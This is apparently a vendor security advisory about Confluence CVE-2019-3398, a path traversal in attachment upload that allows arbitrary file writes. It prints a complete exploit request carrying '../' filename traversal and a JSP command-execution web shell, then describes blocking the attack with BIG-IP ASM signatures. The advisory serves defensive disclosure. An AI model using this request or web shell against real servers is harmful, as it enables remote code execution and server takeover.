Confluence Arbitrary File Write via Path Traversal (CVE-2019-3398)

Recently a new critical vulnerability in Atlassian Confluence was discovered. Exploiting the vulnerability may allow attackers to write files into arbitrary locations in the server file system.

The vulnerability root cause located in the download all attachments functionality of Confluence, which allows the user to download a zip file containing all the files attached to the Confluence document. During the creation of the zip file Confluence creates a temporary directory and copies all the attached files into it, then it creates a zip file from this temporary directory and sends the created zip file in the response.



Figure 1: Download all attachments functionality in Confluence



Figure 2: Zip file with all the attached files created when download all attachments function is called

In order to exploit the vulnerability attacker could tamper with the attachment file name parameter during the attachment upload request by adding directory traversals before the file name. Then when download all attachment function will be triggered Confluence will write the attached files outside of the designated temporary folder, which allows the attacker to write files anywhere in the

file system of the server. This could also lead to remote code execution by writing the uploaded file inside a web accessible directory.

```
POST
/plugins/drag-and-drop/upload.action?pageId=65614&filename=../../../../Confluence/confluence/pages/shell.jsp&
me=../../../../Confluence/confluence/pages/shell.jsp HTTP/1.1
Host: 10.241.1.93:8090
Content-Length: 862
Origin: http://10.241.1.93:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683
Content-Type: application/octet-stream
Accept: */*
Referer: http://10.241.1.93:8090/pages/resumedraft.action?draftId=65616&draftShareId=5d578186-046c-4a33-a9c2-
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=3F64CA63493C7EE4BFA92710F0EE435B; seraph.confluence=524289%3A12c1c35fb70d4b94fc841440b9837
Connection: close

<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</BODY></HTML>
```

Figure 3: Tampered attachment upload request



Figure 4: Malicious file written into a Confluence web accessible directory

Figure 5: JSP code executed when accessing the uploaded file

Mitigating the vulnerability with BIG-IP ASM

BIG-IP ASM customers under any supported BIG-IP version are already protected against this vulnerability. The exploitation attempt will be detected by existing directory traversal attack signatures which can be found in signature sets that include the “Path Traversal” attack type.

Figure 6: Exploit blocked with attack signature 200007016

Figure 7: Exploit blocked with attack signature 200000190

Published Apr 23, 2019 VERSION 1.0

ASM ADVANCED WAF BIG-IP CONFLUENCE SECURITY

Comment

Gal_Goldshtein EMPLOYEE
Joined June 20, 2019

View Profile

Gal_Goldshtein EMPLOYEE
Joined June 20, 2019

View Profile

No Comments
Be the first to comment